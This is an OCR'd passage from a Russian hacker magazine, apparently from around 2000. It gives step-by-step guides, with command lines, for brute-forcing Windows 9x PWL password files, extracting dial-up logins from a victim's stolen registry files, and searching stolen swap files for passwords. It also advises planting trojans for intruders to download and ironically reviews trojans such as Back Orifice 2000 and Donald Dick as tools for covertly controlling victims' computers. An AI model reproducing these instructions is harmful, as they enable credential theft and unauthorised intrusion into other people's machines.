Допустим, у нас есть файл BIG.PWL. "BIG", как я уже говорил, - это имя пользователя. Распаковываем PWLHACK в какой-нибудь каталог и настраиваем PWLHACK.CFG. Главное для нас - это настроить секцию, в которой определяются используемые для перебора символы. Ну, например, настроим "EnumSection RESERVED". Прописываем в каждый EnumString цифры от "0" до "9", буквы от "a" до "z" и от "A" до "Z". Этим мы подготовим наш PWLHACK к работе с PWL-файлами от Интернет соединений. В принципе, все готово.



Надо включить (если выключена) поддержку продолжения перебора в случае отключения и т.п. Это все уже зависит от твоих желаний. Для запуска на перебор будем использовать следующую командную строку: "PWLHACK.EXE /E:RESERVED /B:S <имя PWL-файла> <имя пользователя> /P:HACKING.LOG". В случае же останова перебора можно продолжить работать с места остановки. Для этого используем другую командную строку: "PWLHACK.EXE /C:S <имя пользователя>.BRK". Я понимаю, что ты кулхацкер и у тебя нет лишнего времени... но ты хоть на досуге залезь в документацию и почитай ее. ;) Сразу же для себя откроешь много интересного.


Я советую тебе перебирать пароль на вход в Windows'9x, так как он часто имеет малое количество символов и состоит, например, только из одних цифр маленьких английских букв. В общем, экспериментируй! :)


Сдаем на анализ~~~~

Бинарные (Binary) файлы системного реестра Windows'9x представляют собой структурированные данные. Они находятся в главном каталоге Windows, называются USER.DAT и SYSTEM.DAT. Они имеют атрибут HIDDEN ("скрытый") для того, чтобы неопытный пользователь их случайно не удалил. =)

Будет очень хорошо, если ты таки заполучил файлы системного реестра Windows'9x в объеме SYSTEM.DAT и USER.DAT (лучше если у тебя в наличии эти два файла вместе, но, в принципе, можно обойтись и файлом USER.DAT).

В системном реестре Windows'9x все данные о соединении хранятся по следующему пути: "HKEY_CURRENT_USER\RemoteAccess".





"ISP" - это название соединения, User "lena" - это имя пользователя (login). Все данные по пути "HKEY_CURRENt_USER\RemoteAccess\Addresses" зашифрованы. Для их расшифровки мною была написана специальная программа.
Если ты смог достать эти файлы и они уже лежат на твоем компьютере, то можем приступать к выполнению домашнего задания! ;) Для приготовления Login'о-Password'ового фарша тебе понадобится: 0.5 килограмма человеческих мозгов, REGEDIT (входит в стандартную поставку Windows'9x), а также любой DOS-Console FileManager (DOS'овый файловый менеджер а-ля Volkov, Norton Commander, Dos Navigator и т.п.). Если последнего у тебя не обнаружится (как так можно жить?), то можно воспользоваться стандартным Shortcut'ом к "MS-DOS Prompt" ("Сеанс MS-DOS" в русифицированной версии МастДая).
Значит так, поехали! На Shortcut'е (иконке, говоря по-простому) :) к твоей DOS-оболочке (или "Сеансу MS-DOS") нажимаешь правую кнопку мышки и выбираешь "Properties" ("Свойства"). Появляется окошечко, в котором нам нужно открыть закладку "Program". На экране мы видим кнопочку "Advanced...", нажимаем ее. Появляется новое окошко, в котором нам необходимо поставить галочку около надписи "Prevent MS-DOS base programs from detecting Windows". Теперь в этом окошечке нажимаем кнопку "OK" и в следующем тоже.



Если это приложение (свойства которого мы сейчас редактировали) уже было запущено до этого, то перезапускаем его (выгружаем и загружаем снова).
Теперь в нашем с тобой распоряжении есть "DOS'овый вариант" REGEDIT. Для проверки его работоспособности в текущем виде его можно (нууууужно) :) запустить так: "REGEDIT.EXE /?". Он должен вывести помощь о его возможных ключах. Прочитав этот Help Screen (экран помощи), мы делаем вывод, что нам из всех этих ключей необходимы только /L, /R, а также /E. Перед тем как использовать то, что я опишу дальше, убедись, что файлы USER.DAT и SYSTEM.DAT лежат в текущем каталоге. Если это так, то смело набирай в командной строке: "REGEDIT.EXE /L:SYSTEM.DAT /R:USER.DAT /E WEHACKU!.REG HKEY_CURRENT_USER\RemoteAccess". Нажимаем Enter... ;) Запускается REGEDIT, который из этих позаимствованных файлов реестра экспортирует информацию по пути. HKEY_CURRENT_USER\RemoteAccess (там содержатся параметры "Соединений удаленного доступа") и записывает ее в файл WEHACKU!.REG. Этот файл готов к импортированию! :) (Всегда готов!)
Сейчас для занесения этих данных в свой реестр тебе надо просто запустить REGEDIT следующим образом: "REGEDIT.EXE WEHACKU!.REG". Тем самым будут добавлены чужие данные в твой реестр.
Следует учитывать, что в разных версиях Windows 95, 98 шифрование этих данных в реестре может производиться разными способами (алгоритмами) или хотя бы с использованием различных крипто-констант. Поэтому данные версии Windows'9x, отличной от твоей, могут просто-напросто не подойти к твоему Windows.

SWAP!!!!!!!!!!!!!!!!!!!!!!!!!!!!


Сейчас будет мучить SWAP файл. Для анализа и извлечения данных в HEX редакторе типа HiEW. Как ни смешно это звучит, но это абсолютная правда, что о человеке можно узнать абсолютно все (ну или почти все) лишь получив его swap-файл. Как говорится: "дай мне твой swap файл, и я скажу, кто ты". ;) Интересный метод хака. Гораздо круче всяких там соц. инженерией!
Приступим. Перед нами лежит swap-файл с вражеской машины ;) - win386.swp. Мы с тобой, попивая PEPSI, запускаем HiEW by SEN на просмотр swap'а, выполняя следующую команду: "HiEW.EXE WIN386.SWP". Что нам надо искать? А все что хотите, то и ищите. :) Нас же интересуют Интернет соединения. Поэтому если ты знаешь (допустим) login пользователя, то можешь искать его и смотреть информацию рядом. Главное - это спереть swap после посещения жертвой Инета, иначе эти данные не будут прокэшированы.
Демонстрирую. У меня здесь находится 46-мегабайтный swap файл одного деятеля. Я знаю его login - это 3 буквы: "aag". Делаю поиск - первый раз нахожу ссылку на какую-то лажу (рядом с "aag" нет ничего похожего хотя бы на слово "Password"). Во второй же раз я нахожу ПАРОЛЬ...



Здесь паролем является следующая последовательность символов: "9FD$}F-L" (см. начало 10-ой строки). Покопавшись рядом, не сложно найти еще много интересующей нас информации: пароли на e-mail'ы, на некоторые сайты и т.п. В общем копайтесь в чужих swap'ах и все будет ok. ;)

Защита###########

Для защиты своего компьютера от промышленного шпионажа (так это называется по-научному :) тебе необходимо, прежде всего, не подпускать к компьютеру подозрительных личностей, :) которые могут упереть твои парольчики (Разве мало полезной информации у такого хацкера, как ты?). :)
Далее. Для обламывания человека, пришедшего с .BAT-файлом, в котором прописано экспортирование данных из реестра, ты должен переименовать файлы REGEDIT.EXE и REGEDT32.EXE (они лежат в главном каталог Windows) во что-нибудь другое, типа RE.EXE и RE32.EXE. Наилучшим вариантом в данном случае будет еще и перенос этих файлов в какой-нибудь "левый" каталог. Главное, самому потом не забыть, как файлы называются и где они у тебя валяются. :)) А то помучаешься неслабо.
Потом, для сбережения от самых простых атак через Интернет, советую следующую вакцину: в свойствах Интернет соединения, которые ты так усердно используешь каждый вечер ;)) ("Properties" по правой кнопочке мыши на иконке соединения), нужно убрать крестик с "Logon to network" ("Войти в сеть").
Тогда твои беспечно расSHAREнные ресурсы не будут доступны во внешней сети. Но будь с этим все же осторожен.



Также одним из способов защиты является анализ действий нападающего хакера. Вот мы, проанализировав свои же действия, и делаем несложную "защитку". Иногда помогает. :)

Как уже много раз говорилось до этого - обычно имя файла ***.PWL** соответствует главному имени пользователя **(99.9% случаев)**, но это не всегда так. Мы сейчас это и сделаем - заведем "кулхаку" в тупик. Дело в том, что если хакер не украл файл **SYSTEM.INI** с твоего компьютера, то он не знает соответствие имен пользователей именам **PWL-файлов**. И он не сможет применить способы взломов, изложенные выше. Для "установки защиты" нам всего лишь необходимо отредактировать наш злосчастный **SYSTEM.INI** (а точнее его раздел **"[Password Lists]"**) следующим образом: имена логинов оставить теми же, а вот зато имена **PWL-файлов** изменить на что-нибудь вроде **"FUCKYOU!.PWL"** или **"SUCKCOCK.PWL"! :)** (Не забудь вместе с изменением **SYSTEM.INI** переименовать еще и сами **PWL**) А самым наилучшим приколом над хакером будет перенос **PWL-файлов** в различные места на твоем жестком диске (в самую глубинку загони их ;) и изменение еще путей к ним в **SYSTEM.INI**. Всего этого для начальной минимальной защиты, пожалуй, хватит.

NETBUSTER – No bastards!



Horrific (smirnandr@mail.ru))

Слушай, а тебе не надоело защищаться от атак всякими там фаерволами и порт блокерами? Да нет, это, конечно, круто: наглухо забить все дыры и чувствовать себя в безопасности, изредка просматривая лог нападений. Но есть способ лучше!



Далее он подрубается к "жертве" и начинает шарить по чужому диску.

Все помнят NetBus?



Вот вижу, как сотни хацкеров качают себе этот девайс, надеясь поиметь кого-нибудь. Без базаров, круто! Но от этого возрастает вероятность, что тебя самого захотят натянуть этим чудным коником. Пора подготовиться к этому, подкрепив крепкую защиту изрядной долей юмора. Я говорю о программе NetBuster. Представь себе такую ситуацию: кульный хацкер сканирует диапазон ip на наличие трояна NetBus (открытый 12345 порт). И вдруг находит то, что надо, сопровождая это действо дикими воплями. Далее он подрубается к "жертве" и начинает шарить по чужому диску. И обнаруживает, что к хакеру залез на винт! Чего здесь только нет! Нюки для форточек 95-98-2000-3000, флудеры, MTU-pass-genirator, кредитки. И незваный гость начнет сливать себе все это добро! Потом с радостью запустит какой-нибудь credit-card.exe или nukeFORwin2000.exe, но ни одна прога - не работает. :(Обозлившись, он решает весь каталог маздая удалить! И вытирает папку WINDOWS. А ровно через 10 сек. после того как он запустил твой суперультрамегаНЮК.exe, ты проверяешь свое мыло и снимаешь оттуда пароли глупого халявщика, который "залез на твой винт". :) Либо сам подрубаешься к нему посредством другого серверного трояна, который он у тебя закачал и запустил. А возможно, что за свои грехи тяжкие он поплатится отформатированным винтом, сгоревшим биосом матери и убитым момедом. С чего вдруг? Как же, он же по глупости закачал inetCRK.exe с твоего винта. ;) В общем, конечный приговор полностью в твоих руках.

Крути педали!

Итак, для начала скачиваем себе по адресу **http://surf.to/netbuster Netbuster1.31** (а может и постарше). Запускаем, вводим в закладке About регистрационный ключик (можешь поискать на **astalavista.box.sk**). Теперь сделаем скриншот для того, кто захочет посмотреть, что ты сейчас видишь у себя на экране:

1) Выйди в Интернет и зайди на любой сайт (лучше, конечно, на xakep.ru. :)

2) Закрой значки фаерволов, выключи АВП монитор или другие антивирусные проги, которые видны в правом нижнем углу, у часиков, чтобы у "взломщика" не возникло подозрений.

3) Если есть грабилка экранов, сделай ей скриншот и сохрани файло в формате JPG. Если грабилки нет, нажми копку Print Screen SysRq (над Insert). Открой любой графический редактор и нажми "Вставить". Сохрани как xe-xe.jpg.


4) Открой закладку Files и в строке "jpg image to send"… укажи путь к xe-xe.jpg.

Следующую строчку Wav file… я у себя затер.




Если хочешь, можешь создать звуковую запись, которую он якобы запишет с твоего микрофона. Можешь туда записать, например, быстрый стук по клавиатуре.


Program file to send on download. В этой строчке ты указываешь имя той проги, которую ты хочешь чтобы "взломщик" скачал и запустил у себя на компе-пылесосе (сходство: всасывает все что надо и не надо). Здесь есть возможность указать путь к почтовому трояну, бэкдор-трояну или просто вирусу. А можно скрепить почтового трояна и бэкдор вместе, себя (НетБастер сам тебя потом вылечит), и в клиенте НетБаса (это уже не НетБастор, а троян) нажать кнопки: File manager, а затем Show files. После этого в папке трояна появится файл temp1.dsk. Открой его текстовым редактором и добавь туда пару-тройку прог в корневом каталоге, типа CitylinePASS.exe NUKE-OF-WIN98.exe и т.д. Вновь пропиши путь этого файла в строке, которую мы рассматриваем (Tree file to send on directory list).
Wave to play on notify. Здесь указывается путь к звуковому файлу, который будет радостно тебе сообщать о подключении к тебе трояном.



Открываем **Send Messages.** Здесь ты можешь описать (ударение на "о") любую инфу, которую нетбастор отправит обидчику, если ты нажмешь на кнопку **Send Message(s)**. В поле количество поставь 9999. Так веселее. :)

Открываем Windows. Здесь ставишь список





чтобы было надежнее. ;)
Tree file to send on directory list. Эта фича для тех, кто уже имел дело с NetBuster`ом. Не простая фича, т.ч. придется повозиться. Выбранный файл показывает содержание якобы твоего диска (дерево диска с файлами). Оставлять его таким, как он есть, - нельзя, т.к. его содержание многим уже известно. Есть два способа сделать так, чтобы он стал другим:
1. Открыть его в текстовом редакторе и отредактировать до неузнаваемости, не забыв создать на диске СУПЕР проги. ;) Метод номер один - утомителен и скучен.
2. Создать новый файл обмана. Нужно найти комп, зараженный НетБасом, либо заразить

Теперь открываем закладку Scan. Здесь ты можешь проверить, не заражен ли ты трояном НетБас. Неужели, заражен? Не страшно: НетБастор быстро вылечит твой комп.
В следующий закладке Various все генитально просто. :)
Don`t disconect. И все остальное, кроме **Notify even.** Последнее делается для того, чтобы прога не орала каждый раз: Вы не заражены нетбасом!
Version Information: здесь я советую поставить 1.6, т.к. ИМХО, он наиболее распространен.
Закладка Messages. Открываем Info messages. Здесь исправляем Login ID: на любое имя и фамилию, например, на "Харлампий Ширинкин".

якобы активных программ, типа **exploer.exe Patch.exe, Nuke2000.exe** и, например, номер твоей ICQ.
Все. Можешь отдыхать: ты уже натянул того, кто подрубится к тебе нетбасом! Теперь включай НетБастер, если хочется получить кайф как можно скорее. Имеет смысл зайти в чат, где сидят хацкеры, и сообщить: "Пацаны, я тут ламака запеленговал, у него нетбасище стоит и 20 асек 6-значных на винте валяются!". Приписав свой IP. В лом писать это инфо? Тогда можешь просто ждать, когда кто-нибудь просканит диапазон с твоим IP и найдет тебя. Ну, вот вроде и все. Я побежал, а то у меня NetBuster орет - опять какой-то баклан подрубился. :)

Удаленное администрирование,




Терехов Михаил (stranger@xakep.ru) & Зелененко Maxx (maxx@xakep.ru)



Сегодня мы со всей своей серьезностью сосредоточимся на высокотехнологичном программном обеспечении, направленном на администрирование удаленных компьютеров.

Вы спросите: а зачем это нужно нам? Ну что же вы, милые мои. Все на самом деле так же просто, как экспроприировать чужую шоколадку. Цель первая - получение паролей и логинов, дающих возможность входить в сеть Интернет по коммутируемой телефонной линии в режиме dialup с использованием протокола TCP/IP. Цель вторая - собственно удаленное администрирование, то есть настройка компьютера другого пользователя в соответствии с вашими нуждами и потребностями, а также помощь в работе владельцу контролируемого компьютера. В виде организации для него вынужденного отдыха от работы в Интернет, а возможно и вообще от работы с компьютером. Попутно - закрепление у пользователя четких навыков в области восстановления операционной системы. Естественно, список бесконечен и может дополняться некоторыми другими пунктами.


Все продукты официально лицензированы и распространяются, как правило, в коробочных версиях, а значит, ощущают за своей спиной поддержку заводов и крупных корпораций. В связи с чем нам пришлось с максимальной серьезностью отнестись к их тестированию.




Для создания у вас объективного представления об условиях, в которых оно проводилось, немного расскажем о "железе", которое использовалось, а также условиях работы в Интернет. При тестировании предоставленных продуктов нам потребовалось два компьютера, типа PC, с предустановленной ОС Windows 98. Компьютеры типа PC были построены на основе процессоров Intel(c) Pentium 3 с тактовой частотой 450 МГЦ на материнской плате чипсета BX440. Соединение происходило по коммутируемой аналоговой линии связи.

Принципы отбора

Лаборатория ХАКЕР Labs по приведенным ниже жестким критериям отобрала и протестировала шесть систем удаленного администрирования, о которых вы можете прочитать чуть ниже. Первым требованием была работа по протоколу TCP/IP или UDP. Вторым - наличие файлового менеджера для работы с файлами и приложениями удаленного сервера. Третьим - наличие дополнительных функций для обработки поступающей информации, таких как функция Print Screen, Key Log, microphone&video spy.




Цена программы в коробочной версии: 1275$
Сайт производителя: http://www.cultdeadcow.com



Цена программы в коробочной версии: 182$
Сайт производителя: http://donalddick.da.ru

Back Orifice 2000

Одна из наиболее известных и многофункциональных программ. BO2000 функционирует столь у многих, что при негативном мнении о ней возникает страх за свое здоровье и здоровье близких. Принцип работы с этим программным обеспечением таков. Для начала вы конфигурируете сервер, а потом посылаете его пользователю, компьютер которого нуждается по вашему мнению в администрировании.




Совершенно необходимо обосновать причину, по которой он должен принять и запустить это программное обеспечение, так как осуществление несанкционированного морально-психологического воздействия на личность недопустимо. Для соединения с сервером, установленном на удаленном компьютере пользователя, вам необходимо узнать динамический адрес IP, который пользователь получил при установке соединения с компанией, предоставляющей коммутируемый доступ к сети Интер-

или наш ответ PC Magazine

нет. После введения IP-адреса в клиентской части вы получаете полнофункциональный доступ к администрируемому компьютеру по любому из двух протоколов на выбор - TCP или UDP, с возможностью выбора порта, к которому производится подключение. Теперь вы можете преступать к работе.

Программа предоставляет возможность узнать системную информацию пользователя, его пароли для доступа в Интернет. Сотрудникам тестовой лаборатории особенно понравилась функция организации анонимного ФТП сервера (из морально-этических соображений большая просьба не путать с организацией анонимных алкоголиков).




После организации этого сервера вы сможете просмотреть дерево каталогов, создать или удалить каталоги; переименовать несколько файлов, перенести различные файлы. Кроме этого, доступно еще огромное количество функций. Боюсь, что единственный камень в огород этой программы - некоторая сложность в использовании. Тем не менее, это выбор профессионалов.

Donald Dick

Сотрудники концерна, создавшего эту программу, явно любили мультики про замечательного героя Диснея Дональда Дака. Но по каким-то причинам сотрудники не смогли правильно перенести название на полиграфическую продукцию и интерфейс пользователя.


Это программное обеспечение функционирует только на компьютерах, где установлены многозадачные операционные системы Windows 9X и Windows NT 4.0 от компании Microsoft. Программное обеспечение состоит из двух частей: клиента и сервера. Для установки сервера на компьютере, который вы собираетесь администрировать, необходимо просто произвести двойной щелчок по кнопке мыши.

Клиентская часть Donald Dick поставляется в двух вариантах, различающихся набором функций. Первый - GUI, для работы через OS Windows 9*/NT4, а второй - command line, что существует через строку ДОС и управляется при помощи различных ключей. К сожалению, достаточно удобный Windows-клиент программы далеко не полнофункционален, вследствие чего пользователю в полной мере приходится хлебнуть прелестей с командной строкой ДОС. Для соединения клиентской час-



ти с сервером могут использоваться два протокола - SPX или TCP. В целях предотвращения неправомерного использования вашего удаленного сервера на серверную часть программы может устанавливаться пароль. С этим условием любое стороннее подключение исключается.

С помощью этой системы удаленного администрирования вы сможете: просматривать дерево каталогов; стирать, переименовывать, скачивать и закачивать файлы; ставить файлам дату и время; запускать приложения; поставить приоритеты для происходящих процессов; смотреть, создавать и удалять параметры и ключи из реестра; перезагрузить, “повесить” систему, отключить питание системного блока; получить системную информацию, в которой указаны все закэшированные пароли; делать “скриншоты” и пересылать сообщения; прочитать и записать что-нибудь новое в CMOS; отключить на клавиатуре какие-либо кнопки, самому напечатать текст и даже посмотреть, что печатает человек, физически подключившийся к серверу; управлять его манипу-



лятором мышь; выдвинуть или задвинуть лоток проигрывателя дисков; включить и выключить монитор; проиграть разнообразные wav’ы.

Важной отличительной особенностью этой системы удаленного администрирования от других аналогичных систем является то, что она является полиморфной. Т.е. в установленном виде сервер каждый раз разный, что усложняет процесс его идентификации антивирусными средствами.

Net Sphere


Очень хорошая система удаленного администрирования, которая не уступает ни одной другой системе по количеству функций, а по удобству их использования превосходит. Имеет привлекательный интуитивный графический интерфейс, который никого не оставит равнодушным. После запуска сервера программа создает основной файл nssx.exe в c:\windows\system и еще несколько других файлов.

Одна из особенностей программы - возможность запуска сервера с ключом /visible.

В этом случае сервер загружается в видимом режиме и позволяет контролировать количество пользователей, подключенных в данный момент к компьютеру, а также операции, которые на нем производятся. Так что если вы очень любите обмениваться файлами с друзьями, то можете поставить себе серверы и, обменявшись паролями, скачивать друг у друга все что угодно. А если приятель решил у вас




Цена программы в коробочной версии: 727$
Сайт производителя: http://www.netsphere.org




незаконно получить дистрибутив Windows 98, можно ему и kick устроить.
Теперь немного о клиенте. Для удобного опознавания при каждом запуске конфигурируется имя и комментарий, которые будут отображаться на сервере (если он видимый) или других таких же клиентах.
Все операции над удаленным компьютером осуществляются через систему контекстных меню, где все функции удобно распределены по функциональным признакам. В меню Tools можно проверить качество связи с данным сервером с помощью Ping'a, а также посмотреть статистику соединения с ним. После подсоединения к серверной части становится доступной кнопка меню Target. С активизацией нажатием вы получите возможность выбора операций, осуществляемых над администрируемой машиной. С помощью Applications

вы сможете узнать, какие процессы запущены на администрируемом сервере, и немного подкорректировать их, придавая некоторую пикантность виртуальному существованию. Keyboard: с помощью этой функции можно следить за всеми нажатиями на клавиши клавиатуры - так можно при определенном стечении обстоятельств получить пароль доступа к серверу



сервиса ICQ под иным номером UIN. В разделе Mouse можно поменять местами кнопки мыши, включить шлейф курсора при движении. Пункт меню Screen поможет вам получить "скриншот" рабочего стола, сменить разрешение экрана или же удаленно выключить или включить монитор. Если компьютер администрируется вами тайно (т.е. вы не официально получаете заработную плату за администрирование), из клиента можно установить пароль для подключения к серверу. Также здесь можно установить наименование e-mail, куда будет приходить сообщение о том, что сервер подключен к сети и готов к плодотворной работе. Самые высококлассные функции находятся в разделе Shutdown. Здесь можно выключить компьютер, выйти из сеанса текущего пользователя. Также тут содержится интересная функция kill CPU, применяемая для физического устранения процессора, например, для дальнейшего апгрейда.
А в System находится самая важная для вас информация. Отсюда вы узнаете все необходимые пароли, системную информацию, а также будет доступна функция редактирования и обновления реестра. Например, для ускорения работы компьютера с установленной сервер-




ной частью будет полезно устранить записи раздела Software.


Sub Seven Gold

